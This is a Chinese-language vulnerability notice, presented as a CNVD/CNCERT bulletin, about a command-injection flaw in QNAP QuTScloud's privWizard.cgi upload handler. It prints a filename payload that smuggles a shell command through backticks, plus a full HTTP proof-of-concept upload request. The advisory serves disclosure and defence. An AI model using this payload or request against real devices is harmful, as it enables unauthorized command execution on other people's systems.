**国家信息安全漏洞共享平台(CNVD)漏洞通报**

**关于QNAP Systems QuTScloud存在命令执行漏洞的情况通报**

国家互联网应急中心（CNCERT） 2023年7月19日

**漏洞描述**

官网地址:https://www.qnap.com.cn/zh-cn/download?model=qutscloud&category=firmware

影响产品:QuTScloud

影响版本:c5.0.1.2148 build 20220905

漏洞类型:命令注入

自评等级:高危


下载链接:

https://download.qnap.com/Storage/QuTScloud/TS-KVM-CLD/QuTScloud\_c5.0.1.2148.VMware.zip


需要用户登陆权限

漏洞文件位置:/home/httpd/cgi-bin/priv/privWizard.cgi


反编译该文件，获得入口main函数，CGI\_Find\_Parameter函数获取请求中的参数值，wiz\_func参数可以控制处理函数




我们的目标函数为upload\_dfs\_file




Sub\_41A660函数负责处理上传的文件



sub\_41A5A0函数对上传文件名进行拼接，tmp/路径+拼接上传的文件名



最终使用system函数将文件删除，我们可以控制上传文件名。




利用构造

Payload: filename=""`mkdir zz11`1.zip"

漏洞利用，构造上传数据包，修改filename字段



查找到创建的文件夹zz11



POC:

POST /cgi-bin/priv/privWizard.cgi?sid=9k3d3yfx&wiz\_func=upload\_dfs\_file HTTP/1.1

Host: 192.168.190.240:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=---------------------------309200216432780457452923916228

Content-Length: 446

Origin: http://192.168.190.240:8080

Connection: close

Referer: http://192.168.190.240:8080/cgi-bin/

Cookie: DESKTOP=1; nas\_wfm\_tree\_x=200; WINDOW\_MODE=1; remeber=1; isvideoenabled=true; NAS\_PW\_STATUS=0; nas\_1\_u=YWRtaW4=; showQuickStart=1; QT=1673271841194; NAS\_USER=admin; NAS\_SID=9k3d3yfx; home=1

-----------------------------309200216432780457452923916228

Content-Disposition: form-data; name="fileToUpload"; filename=""`mkdir zz11`1.zip"

Content-Type: application/x-zip-compressed

111111

-----------------------------309200216432780457452923916228--

**关于CNVD**

国家信息安全漏洞共享平台（China National Vulnerability Database，简称CNVD）是CNCERT联合国内重要信息系统单位、基础电信运营商、网络安全厂商、软件厂商和互联网企业建立的国家网络安全漏洞库，致力于建立国家统一的信息安全漏洞收集、发布、验证、分析等应急处理体系。

**关于CNCERT**

国家计算机网络应急技术处理协调中心（简称“国家互联网应急中心”，英文简称是CNCERT或CNCERT/CC），成立于2002年9月，为非政府非盈利的网络安全技术中心，是我国网络安全应急体系的核心技术协调机构。

作为国家级应急中心，CNCERT的主要职责是：按照“积极预防、及时发现、快速响应、力保恢复”的方针，开展互联网网络安全事件的预防、发现、预警和协调处置等工作，维护国家公共互联网安全，保障基础信息网络和重要信息系统的安全运行。

网址：www.cert.org.cn

邮箱：vreport@cert.org.cn

电话：010-82991537